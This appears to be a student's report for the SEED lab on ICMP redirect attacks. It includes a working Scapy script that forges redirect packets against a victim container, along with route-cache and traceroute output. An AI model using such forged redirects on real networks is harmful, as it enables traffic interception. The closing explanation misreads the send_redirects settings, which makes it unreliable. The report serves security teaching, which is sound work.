
Lab-4 Report: ICMP Redirect Attack

Shrikant Kale - 700727822

1. Lab Environment Setup

- Created Lab environment using docker containers.
- To execute docker container, I have used docker-compose commands.
  - dcbuild (docker-compose build) – to build the docker container image
  - dcup (docker-compose up) – to run the docker container
  - dcdown (docker-compose down) – to shut down the container




```
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
[09/21/21]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating network "net-192.168.60.0" with the default driver
WARNING: Found orphan containers (host-10.9.0.5) for this project. If you removed or renamed this
service in your compose file, you can run this command with the --remove-orphans flag to clean it
up.
Creating host-192.168.60.6           ... done
Creating router                      ... done
Recreating seed-attacker             ... done
Creating malicious-router-10.9.0.111 ... done
Creating victim-10.9.0.5             ... done
Creating host-192.168.60.5           ... done
Attaching to router, host-192.168.60.6, host-192.168.60.5, attacker-10.9.0.105, malicious-router-1
0.9.0.111, victim-10.9.0.5
```

2. Task 1: Launching ICMP Redirect Attack


- **Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation**

The following is the code to perform ICMP redirect to Victim:




```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")

send(ip/icmp/ip2/ICMP());
```

Running iproute on victim computer




```
[09/24/21]seed@VM:~/.../Labsetup$ settitle victim
[09/24/21]seed@VM:~/.../Labsetup$ docksh 29
root@297d313f6583:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@297d313f6583:/# 
```




```
[09/25/21]seed@VM:~/.../volumes$ sudo python3 icmp_redirect.py
.
Sent 1 packets.
[09/25/21]seed@VM:~/.../volumes$ 
```

Route changing worked after using ip route show cache



```
64 bytes from 192.168.60.5: icmp_seq=67 ttl=63 time=0.203 ms
^C
--- 192.168.60.5 ping statistics ---
67 packets transmitted, 67 received, 0% packet loss, time 67218ms
rtt min/avg/max/mdev = 0.096/0.357/1.433/0.266 ms
root@f5c89a1dc254:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 248sec
root@f5c89a1dc254:/# 
```

- DOING A TRACEROUTE ON THE VICTIM MACHINE, AND SEE WHETHER THE PACKET IS REROUTED OR NOT



```
                                 My traceroute  [v0.93]
f5c89a1dc254 (10.9.0.5)                                   2021-09-25T05:26:47+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                          Packets               Pings
 Host                                   Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                            0.0%    11    0.9   0.5   0.1   2.0   0.5
 2. 192.168.60.5                         0.0%    11    0.1   0.3   0.1   1.5   0.4
```

- **If you look at thedocker-compose.ymlfile, you will find the following entries forthe malicious router container. What are the purposes of these entries? Please change their value to1, and launch the attack again. Please describe and explain your observation**
  - **After setting the below changes the victim container to will not accept ICMP redirect messages.**

    Sysctls:- net.ipv4.conf.all.send_redirects=0

    - net.ipv4.conf.default.send_redirects=0

    - net.ipv4.conf.eth0.send_redirects=0